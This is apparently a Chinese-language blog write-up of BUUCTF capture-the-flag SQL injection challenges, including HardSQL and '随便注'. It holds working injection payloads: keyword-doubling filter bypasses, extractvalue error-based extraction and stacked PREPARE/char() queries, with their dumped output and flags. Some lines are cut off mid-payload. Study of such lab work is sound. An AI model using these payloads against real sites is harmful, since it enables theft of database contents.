
查库



From好像也被过滤




爆库




爆表

27%20ununionion%20seselectlect%201,2,group_concat(table_name)frfromom%20(infoorrmation_schema.tables)whwhereere%20table_schema="ctf"%20%23




20ununionion%20seselectlect%201,2,group_concat(column_name)frfromom%20(infoorrmation_schema.columns)whwhereere%20table_name="Flag"%20%23



查ctf库中Flag表的flag列

sername=admin&password=admin%20%27%20ununionion%20seselectlect%201,2,group_concat(flag)frfromom%20(ctf.Flag)%23



4.[极客大挑战 2019]HardSQL

发现单引号有报错，而双引号没有，没提示有括号，所以应该是普通单引号闭合的字符注入


55108cbd-5764-4c1d-a1f6-e5324cc5f4a4.node4.buuoj.cn:81/check.php?username=admin&password=admin"

爆字段发现被过滤 采用报错注入

55108cbd-5764-4c1d-a1f6-e5324cc5f4a4.node4.buuoj.cn:81/check.php?username=admin&password=admin%20order%20by%203"

得到库名

rd=admin%27^extractvalue(1,concat(0x7e,(select(database()))))%23




爆表名

dmin%27^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(%27geek%27))))%23


爆列名

in%27^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like(%27H4rDsq1%27))))%23




爆爆爆

.php?username=admin&password=admin%27^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1))))%23



4.buuoj.cn:81/check.php?username=admin&password=admin%27^extractvalue(1,right(concat(0x7e,(select(group_concat(password))from(H4rDsq1))),30))%23



没想到第二段就个}

Nb

5.2019强网杯"随便注"

用select查询库发现被过滤

选择堆叠注入

这个姿势不错

姿势: 1 提交

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```



```
-1';show tables#
```

查询表

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


查询表结构

```
-1';desc `words`#
```

姿势: 1 提交

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
-1';desc `1919810931114514`#
```


```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


看见flag 一下紧张还想复制了 最近misc做得多看见flag就想复制

知道在这个库就好办了

用预处理语句+ char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

```
0';PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```


```
array(1) {
  [0]=>
  string(42) "flag{32fa5276-49b4-444c-9a72-141ebdd4c32a}"
}
```


我的博客虽然不好 但你努力看到了这里 留个赞再走呗